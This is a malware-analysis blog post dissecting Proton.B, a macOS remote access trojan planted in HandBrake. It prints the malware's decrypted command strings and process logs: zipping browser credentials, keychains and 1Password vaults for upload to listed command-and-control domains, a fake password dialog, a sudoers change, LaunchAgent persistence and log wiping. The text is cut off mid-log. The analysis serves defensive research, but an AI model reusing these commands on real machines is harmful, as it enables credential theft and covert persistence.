
Proton.B: What this Mac malware actually does

cybereason.com/labs-blog/labs-proton-b-what-this-mac-malware-actually-does



Written By
Amit Serper

May 10, 2017 | 6 minute read


Over the weekend I downloaded a sample of the trojaned HandBrake software (Thanks Patrick Wardle at Objective-See). In case you missed it, hackers added a new variant of the Proton remote access tool to the very popular video encoding application. Proton, which targets macOS, does all kinds of nasty behavior, including stealing passwords, keylogging, exfiltrating files and enabling remote access log-in. For more information on Proton, check out this report from Sixgill.

In his blog, Patrick does a great job of explaining how attackers added Proton into HandBrake, a popular media-encoding app, so I'm not going to discuss that. Instead, I'll look at what this variant, Proton.B, actually does after it's executed and includes insights obtained from reverse engineering the malware. Proton's authors included a few tricks meant to deceive researchers (like contacting an external service to obtain the date and time and encrypting some of the strings and scripts and storing them in a separate file that will be decrypted upon execution).

How OSX/Proton actually works


The malicious file we're dealing with is named activity_agent. When looking at activity_agent with a disassembler, it's clear to see that it was developed in Objective-C, which is macOS' 'native' programming language, unlike other malware that's written in C++ and uses other "cross platform solutions" such as QT.

When going through the binary with IDA Pro, I could see a lot of interesting things such as SSH tunneling capabilities. Sadly, I did not see this behavior when I was examining the malware.



```
                offset __SSHTunnel__namedPipeThread__>
__objc2_meth <offset a_cxx_destruct, offset aV16@08, \ ; SSHTunnel - (void).cxx_destruct
                offset __SSHTunnel__cxx_destruct_>
__objc2_meth <offset sel_sshLaunchPath, offset a@16@08, \ ; SSHTunnel - (id)sshLaunchPath
                offset __SSHTunnel_sshLaunchPath_>
__objc2_meth <offset sel_setSshLaunchPath_, offset aV24@08@16, \ ; SSHTunnel - (void)setSshLaunchPath:(id)
                offset __SSHTunnel_setSshLaunchPath__>
__objc2_meth <offset sel_hostname, offset a@16@08, \ ; SSHTunnel - (id)hostname
                offset __SSHTunnel_hostname_>
__objc2_meth <offset sel_setHostname_, offset aV24@08@16, \ ; SSHTunnel - (void)setHostname:(id)
                offset __SSHTunnel_setHostname__>
__objc2_meth <offset sel_port, offset aQ16@08, \ ; SSHTunnel - (uint64_t)port
                offset __SSHTunnel_port_>
__objc2_meth <offset sel_setPort_, offset aV24@08q16, \ ; SSHTunnel - (void)setPort:(uint64_t)
                offset __SSHTunnel_setPort__>
__objc2_meth <offset sel_username, offset a@16@08, \ ; SSHTunnel - (id)username
                offset __SSHTunnel_username_>
__objc2_meth <offset sel_setUsername_, offset aV24@08@16, \ ; SSHTunnel - (void)setUsername:(id)
                offset __SSHTunnel_setUsername__>
__objc2_meth <offset sel_password, offset a@16@08, \ ; SSHTunnel - (id)password
                offset __SSHTunnel_password_>
__objc2_meth <offset sel_setPassword_, offset aV24@08@16, \ ; SSHTunnel - (void)setPassword:(id)
                offset __SSHTunnel_setPassword__>
__objc2_meth <offset sel_allocatesPseudoTTY, offset aC16@08, \ ; SSHTunnel - (char)allocatesPseudoTTY
                offset __SSHTunnel_allocatesPseudoTTY_>
__objc2_meth <offset sel_setAllocatesPseudoTTY_, offset aV20@08c16, \ ; SSHTunnel - (void)setAllocatesPseudoTTY:(char)
                offset __SSHTunnel_setAllocatesPseudoTTY__>
__objc2_meth <offset aAllowspassword, offset aC16@08, \ ; SSHTunnel - (char)allowsPasswordAuthentication
                offset __SSHTunnel_allowsPasswordAuthentication_>
__objc2_meth <offset sel_setAllowsPasswordAuthentication_, \ ; SSHTunnel - (void)setAllowsPasswordAuthentication:(char)
                offset aV20@08c16, \
                offset __SSHTunnel_setAllowsPasswordAuthentication__>
__objc2_meth <offset aAllowspublicke, offset aC16@08, \ ; SSHTunnel - (char)allowsPublicKeyAuthentication
                offset __SSHTunnel_allowsPublicKeyAuthentication_>
__objc2_meth <offset sel_setAllowsPublicKeyAuthentication_, \ ; SSHTunnel - (void)setAllowsPublicKeyAuthentication:(char)
                offset aV20@08c16, \
                offset __SSHTunnel_setAllowsPublicKeyAuthentication__>
__objc2_meth <offset sel_connectTimeout, offset aQ16@08, \ ; SSHTunnel - (uint64_t)connectTimeout
                offset __SSHTunnel_connectTimeout_>
__objc2_meth <offset sel_setConnectTimeout_, offset aV24@08q16, \ ; SSHTunnel - (void)setConnectTimeout:(uint64_t)
                offset __SSHTunnel_setConnectTimeout__>
__objc2_meth <offset sel_forceIPv4, offset aC16@08, \ ; SSHTunnel - (char)forceIPv4
```

Once the file is executed, it decrypts a file called *".hash"* that is located in the bundle's Resources directory.




This file contains a large subset of strings that will then be loaded by *activity_monitor* binary. This is simply a method of hiding the strings from researchers and antivirus software.

When decrypted, *".hash"* contains the following data:

```
if [ -f %@/.crd ]; then cat %@/.crd; else echo failure; fi,
if [ -f %@/.ptrun ]; then echo success; fi,
touch %@/.ptrun;,
curl,
https://%@/kukpxx8lnldxvbma8c4xqtar/auth?B=%@&U=%@&S=%@,
echo '%@' | sudo -S echo success;,
rm -rf %@/%@.app %@;,
rm -rf ~/Library/LaunchAgents/%@*; ,
curl %@ -o %@ && sudo chmod 777 %@;,
HandBrake needs to install additional codecs. Enter your password to allow this.,
screencapture -x %@/scr%@.png,
https://%@/api/upload,
%@/scr%@.png,
yyyy-MM-dd HH:mm:ss zzz,
ping -c 1 %@ 2>/dev/null >/dev/null && echo 0,
%@.app,
cat %@/.crd,
if [ -f %@/.bcrd ]; then cat %@/.bcrd; else echo failure; fi,
echo '%@:%@:%@' > %@/.crd; ,
echo 'printf "\033[8;1;1t"; echo "%@" | sudo -S sh -c "echo 'Defaults !tty_tickets' >>
/etc/sudoers"; killall Terminal; sleep 1;' > ~/Library/sco.command; chmod 777
~/Library/sco.command; open ~/Library/sco.command && sleep 2.7; rm -rf
~/Library/sco.command;,
echo '%@:%@:%@' > %@/.crd,
AKADOMEDO,
CFBundleExecutable,
@%@/proton.zip,
/bin/sh,
https://%@,
-c,
a%@=`curl -s ,
api_key=%@&cts=%@%@,
-F api_key=%@ -F cts=%@ -F signature=%@ https://%@/api/%@`; echo $a%@;,
echo '%@' | sudo -S rm -rf %@ %@/*.zip,
cat %@/.crd,
hcresult=`curl -s --connect-timeout 10 %@` && echo $hcresult;,
type,
name,
path,
size,
creation_date,
modification_date,
folders,
files,
total_folders,
total_files,
folder,
```

```
--,
rm -rf %@,
%@/.str.txt,
-O -J https://%@,
0aaf7a0da92119ccf0ba,
%@/.tmpdata,
expiration_date,
grace_period,
os_version,
checksum,
%@/.hash,
codesign -dv %@,
VOID,
cd %@; curl,
hcresult=`curl -sL
https://script.google.com/macros/s/AKfycbyd5AcbAnWi2Yn0xhFRbyzS4qMq1VucMVgVvhul5
XqS9HkAyJY/exec` && echo $hcresult;,
zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Login\ Data
~/Library/Application\ Support/Google/Chrome/Profile\ 1/Cookies ~/Library/Application\
Support/Google/Chrome/Profile\ 1/Bookmarks ~/Library/Application\
Support/Google/Chrome/Profile\ 1/History ~/Library/Application\
Support/Google/Chrome/Profile\ 1/Web\ Data; zip %@/CR_def.zip ~/Library/Application\
Support/Google/Chrome/Default/Login\ Data ~/Library/Application\
Support/Google/Chrome/Default/Cookies ~/Library/Application\
Support/Google/Chrome/Default/Bookmarks ~/Library/Application\
Support/Google/Chrome/Default/History ~/Library/Application\
Support/Google/Chrome/Default/Web\ Data; ,
zip -r %@/FF.zip ~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/cookies.sqlite
~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/formhistory.sqlite
~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/logins.json
~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/logins.json; ,
zip -r %@/SF.zip ~/Library/Cookies ~/Library/Safari/Form\ Values; ,
zip -r %@/OP.zip ~/Library/Application\ Support/com.operasoftware.Opera/Login\ Data
~/Library/Application\ Support/com.operasoftware.Opera/Cookies   ~/Library/Application\
Support/com.operasoftware.Opera/Web\ Data; ,
killall Console; killall Wireshark; rm -rf %@; ,
mkdir -p %@ %@ ~/Library/LaunchAgents/; chmod -R 777 %@ %@; zip -r %@/KC.zip
~/Library/Keychains/ /Library/Keychains/; %@ %@ %@ %@ zip -r %@/GNU_PW.zip
~/.gnupg ~/Library/Application\ Support/1Password\ 4  ~/Library/Application\
Support/1Password\ 3.9; zip -r %@/proton.zip %@; %@ echo success; ,
cp -R %@ %@/%@; mv %@/%@/Contents/MacOS/%@  %@/%@/Contents/MacOS/%@;
mv %@/%@/Contents/Resources/Info_.plist   %@/%@/Contents/Info.plist; mv
%@/%@/Contents/Resources/%@.plist  ~/Library/LaunchAgents/%@.plist; echo success; ,
sed -i -e 's/P_MBN/%@/g' ~/Library/LaunchAgents/%@.plist; sed -i -e
's=P_UPTH=%@/%@/Contents/MacOS/%@=g' ~/Library/LaunchAgents/%@.plist; chmod
644 ~/Library/LaunchAgents/%@.plist; codesign --remove-signature %@/%@; rm -rf
%@/%@/lc*; launchctl load ~/Library/LaunchAgents/%@.plist; %@ ,
```


```
ACTION,
CONSOLE,
FM,
PROC,
SSH_DID_CONNECT,
SSH_DID_TERMINATE,
clsock,
_STROKES,
screencam,
exec_pointer,
ssh_bind_port,
procs,
total_procs,
SSH_DID_NOT_CONNECT,
/Library/Extensions/LittleSnitch.kext,
/Library/Extensions/Radio Silence.kext,
/Library/Extensions/HandsOff.kext,
%@/.tmpdata,
%@/updated license
```



```
%@/updated.license,
license_enforce,
mv %@ %@,
handbrakestore.com,handbrake.cc,luwenxdsnhgfxckcjgxvtugj.com,6gmvshjdfpfbeqktpsde5xa
v.com,kjfnbfhu7ndudgzhxpwnnqkc.com,yaxw8dsbttpwrwlq3h6uc9eq.com,qrtfvfysk4bdcwwwe
9pxmqe9.com,fyamakgtrrjt9vrwhmc76v38.com,kcdjzquvhsua6hlfbmjzkzsb.com,ypu4vwlenkpt
29f95etrqllq.com,
nc -G 20 -z 8.8.8.8 53  >/dev/null 2>&1 && echo success,
echo '%@' > /tmp/public.pem; openssl rsautl -verify -in %@/.tmpdata -pubin -inkey
/tmp/public.pem,
a90=`curl -s --connect-timeout 10 -o /tmp/au https://%@/rsa` && echo  && echo '%@' >
/tmp/au.pub && echo success,
openssl rsautl -verify -in /tmp/au -pubin -inkey /tmp/au.pub,
rm -rf /tmp/*,
sudo -k; echo '%@' | sudo -S rm -rf /var/log/* /Library/Logs/* && echo success;,
mv %@/.crd %@/.bcrd,
sudo -k
```

As we can clearly see by the use of "*%@*", this is Objective-C syntax, *NSSTRING* to be exact. In Objective-C "*%@*" is used for string formatting.

When this file is being executed, what appears to be a legitimate dialog box appears and asks for the user's password in order to install some "additional codecs." But the text in the dialog box is actually in the contents of the decrypted ".hash" file.



HandBrake needs to install additional codecs.
Enter your password to allow this.

Username: test

Password:


Note: The text in that dialog box appears in the contents of the decrypted ".hash" file.

Mac users should always think twice before entering their password into every dialog box. Dialog boxes asking for passwords are a very popular social engineering tactic designed to trick users into giving attackers their passwords. We've seen this method used in other malware attacks. It can be done with installers (like in the case of OSX/Pirrit), with Applescript or, like in this case, by simply creating a dialog box that fits the story. Since the user is in the sudoers list as in most Mac environments, knowing the user's password is enough to escalate privileges to root.

Once users type in their password, the malware immediately starts to check if it is working by executing the following command:

'/bin/sh', '-c', "echo 'qwer1234' | sudo -S echo success;"

The next step in that process is to disable the 'tty_tickets' flag in /etc/sudoers by executing the following command:




```
('Process ended (Exit) Event: PID: 1615', 'User: test', 'Return value: 0')
POSIX_SPAWN Event: Path: ('/bin/sh', '-c', 'echo \'printf "\\033[8;1;1t"; echo "qwer1234" | sudo -S sh -c "echo \'Defaults !tty_tickets\' >> /etc/sudoers"; killall Termina
l; sleep 1;\' > ~/Library/sco.command; chmod 777 ~/Library/sco.command; open ~/Library/sco.command && sleep 2.7; rm -rf ~/Library/sco.command;') PID: 1598 User: test
FORK Event: Process: None is forking, new forked process is 1617
('Process ended (Exit) Event: PID: 1617', 'User: test', 'Return value: 0')
FORK Event: Process: None is forking, new forked process is 1618
```

```
2. sh
##
## User privilege specification
##
root ALL=(ALL) ALL
%admin  ALL=(ALL) ALL

## Uncomment to allow members of group wheel to execute any command
# %wheel ALL=(ALL) ALL

## Same thing without a password
# %wheel ALL=(ALL) NOPASSWD: ALL

## Uncomment to allow members of group sudo to execute any command
# %sudo ALL=(ALL) ALL

## Uncomment to allow any user to run sudo if they know the password
## of the user they are running the command as (root by default).
# Defaults targetpw  # Ask for the password of the target user
# ALL ALL=(ALL) ALL  # WARNING: only use this together with 'Defaults targetpw'

## Read drop-in files from /private/etc/sudoers.d
## (the '#' here does not indicate a comment)
#includedir /private/etc/sudoers.d
Defaults !tty_tickets
sh-3.2#
```

*'/bin/sh', '-c', 'echo \'printf "\\033[8;1;1t"; echo "**qwer1234**" | sudo -S sh -c "echo \'Defaults !tty_tickets\' >> /etc/sudoers"; killall Terminal; sleep 1;\'*

Tty_tickets is a feature that is enabled by default since macOS Sierra. The purpose of tty_tickets (when enabled) is to ask users for their password every time they execute a *'sudo'* command in a separate terminal. If disabled, users only have to enter their password once when running *'sudo'* and it will be valid for any new terminal (tty) that the users execute a *'sudo'* command in. My assumption is that tty_tickets is being disabled to make it easy for the malware authors' scripting tasks; it's easier to input a password once rather than several times in different terminals.

When looking at the strings section of activity_agent in IDA pro, we immediately spot a public key.



```
aBeginPublicKey db '-----BEGIN PUBLIC KEY-----',0Ah
                                        ; DATA XREF: __cfstring:cfstr_BeginPublicKey↓o
                db 'MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwUP19DdW2NlkkdovqqwF',0Ah
                db '+r3sBaamka42zVMGa+COUCIysrVhVJIv4nmc57TLxgG8dsg+G0o0NQ75n898b041',0Ah
                db 'YGve3gXGWJ8Y5OTJ16+RA4OtKAiO8v7qEGnQ/QpSzrLZPU3Yd60bAltYSvCCiOdB',0Ah
                db 'OKhOAiag0H39F2k5ea4zxt6TNDksW/o3+HcjzA4yy+C1tp2Cr4X3705XMVZPWpMk',0Ah
                db 'sIXPazh91trOTJ2VFyx4btnDPajeOzhcKUA05Wrw+hagAZnFU9Bajx3KvdTlxsVx',0Ah
                db 'LmRc5r3IqDAsXTHH1jpmWMDiC9IGLDFPrN6NffAwjgSmsKhilSC8yFHh0oPCswRh',0Ah
                db 'rQIDAQAB',0Ah
                db '-----END PUBLIC KEY-----',0
a@_4            db '%@',0               ; DATA XREF: __cfstring:cfstr_@_4↓o
aFulldate       db 'fulldate',0         ; DATA XREF: __cfstring:cfstr_Fulldate↓o
```

That key is being used in the following command line:

```
'/bin/sh', '-c', "echo '-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwUP19DdW2NlkkdovqqwF\n+r3sBaamka42zVMGa+COUCIysrVhVJIv4nmc57TLxg
----END PUBLIC KEY-----' > /tmp/public.pem; openssl rsautl -verify -in /Users/test/Downloads/Proton/Proton.B/activity_agent.app/Contents/Resou
/tmp/public.pem; openssl rsautl -verify -in /Users/test/Downloads/Proton/Proton.B/activity_agent.app/Contents/Resources/.tmpdata -pubin -inkey
```

The key is being saved in a file called /tmp/public.pem. Once the key is saved, the malware then decrypts a file called .tmpdata, which also resides in the *Resources* directory of the bundle (**Note: In POSIX filesystems such as in macOS and Linux, prepending a file name with a "." means that it's hidden**).

The decrypted file, .tmpdata, contains the malware's "license" in a JSON format. The license data is its "expiration date" and various checksums.

```
{"expiration_date":"2017-05-10 23:59:59
+0000","grace_period":"25","bundle_name":"chameleo","os_version":"10.x","checksum":"128814f2b057aef1dd3e00f3749aed2a81e5ed03737311
```

The malware then conducts a test to see if it's connected to the Internet by establishing a TCP connection to 8.8.8.8 (Google's DNS server) for 20 seconds.

```
'/bin/sh', '-c', 'nc -G 20 -z 8.8.8.8 53  >/dev/null 2>&1 && echo success'.
```

The malware also tries to connect to several other domains from the following list:

- handbrakestore.com
- handbrake.cc
- luwenxdsnhgfxckcjgxvtugj.com
- 6gmvshjdfpfbeqktpsde5xav.com
- kjfnbfhu7ndudgzhxpwnnqkc.com
- yaxw8dsbttpwrwlq3h6uc9eq.com
- qrtfvfysk4bdcwwwe9pxmqe9.com
- fyamakgtrrjt9vrwhmc76v38.com
- kcdjzquvhsua6hlfbmjzkzsb.com
- Ypu4vwlenkpt29f95etrqllq.com

Note: The domains in red were not registered at the time of my research, although they were registered last night by an unknown entity. They seem to be back up domains in case one of the first two stops working.

After that, the malware checks for the time and date but interestingly enough, it appears that it does not trust the settings on the machine that it's on running (because nasty researchers like us can mess with the local clock) and contacts an external service that's hosted on Google. The malware obtains the time and date by creating a new environment variable called *$hcresult* that contains what's being returned by sending an HTTP request to the Google hosted link by executing this command:

hcresult=`curl -sL https://script.google.com/macros/s/AKfycbyd5AcbAnWi2Yn0xhFRbyzS4qMq1VucMVgVvhul5XqS9HkAyJY/exec`


The program then continues to check if a file in the following path: ~/Library/VideoFrameworks/.ptrun (notice the "." before the file name, which makes it hidden) exists and notes that Proton.B's installation process is working.

Once the malware sees that the license is still valid, it creates a new directory called ~/Library/Renderfiles, copies its own bundle to this directory and then deletes its entire bundle from where it was initially executed.

Afterwards, it creates another directory - ~/Library/VideoFrameworks. This directory will store all of the stolen data that will soon be exfiltrated to the attackers.

The credentials that are being stolen, according to my research, were:

- Google Chrome profile and all saved data, including cookies, saved form data and passwords
- Safari profile and all saved data, including cookies, saved form data and passwords
- Firefox profile and all saved data, including cookies, saved form data and passwords
- Opera profile and all saved data, including cookies, saved form data and passwords
- Multiple keychains
- 1Password data vaults




```
POSIX_SPAWN Event: Path: ('/bin/sh', '-c', 'mkdir -p /Users/test/Library/RenderFiles /Users/test/Library/VideoFrameworks ~/Library/LaunchAgents/; chmod -R 777 /Users/test/Library/RenderFiles /Users/test/Library/VideoFrameworks;
 zip -r /Users/test/Library/VideoFrameworks/KC.zip ~/Library/Keychains/ /Library/Keychains/; zip /Users/test/Library/VideoFrameworks/CR.zip ~/Library/Application\\ Support/Google/Chrome/Profile\\ 1/Login\\ Data ~/Library/Applic
ation\\ Support/Google/Chrome/Profile\\ 1/Cookies ~/Library/Application\\ Support/Google/Chrome/Profile\\ 1/Bookmarks ~/Library/Application\\ Support/Google/Chrome/Profile\\ 1/History ~/Library/Application\\ Support/Google/Chro
me/Profile\\ 1/Web\\ Data; zip /Users/test/Library/VideoFrameworks/CR_def.zip ~/Library/Application\\ Support/Google/Chrome/Default/Login\\ Data ~/Library/Application\\ Support/Google/Chrome/Default/Cookies ~/Library/Applicatio
n\\ Support/Google/Chrome/Default/Bookmarks ~/Library/Application\\ Support/Google/Chrome/Default/History ~/Library/Application\\ Support/Google/Chrome/Default/Web\\ Data;  zip -r /Users/test/Library/VideoFrameworks/FF.zip ~/Li
brary/Application\\ Support/Firefox/$(sh /Users/test/Downloads/Proton/Proton.B/activity_agent.app/Contents/Resources/mozilla.sh)/cookies.sqlite   ~/Library/Application\\ Support/Firefox/$(sh /Users/test/Downloads/Proton/Proton.
B/activity_agent.app/Contents/Resources/mozilla.sh)/formhistory.sqlite    ~/Library/Application\\ Support/Firefox/$(sh /Users/test/Downloads/Proton/Proton.B/activity_agent.app/Contents/Resources/mozilla.sh)/logins.json    ~/L
ibrary/Application\\ Support/Firefox/$(sh /Users/test/Downloads/Proton/Proton.B/activity_agent.app/Contents/Resources/mozilla.sh)/logins.json;  zip -r /Users/test/Library/VideoFrameworks/SF.zip ~/Library/Cookies ~/Library/Safar
i/Form\\ Values;  zip -r /Users/test/Library/VideoFrameworks/OP.zip ~/Library/Application\\ Support/com.operasoftware.Opera/Login\\ Data ~/Library/Application\\ Support/com.operasoftware.Opera/Cookies   ~/Library/Application\\
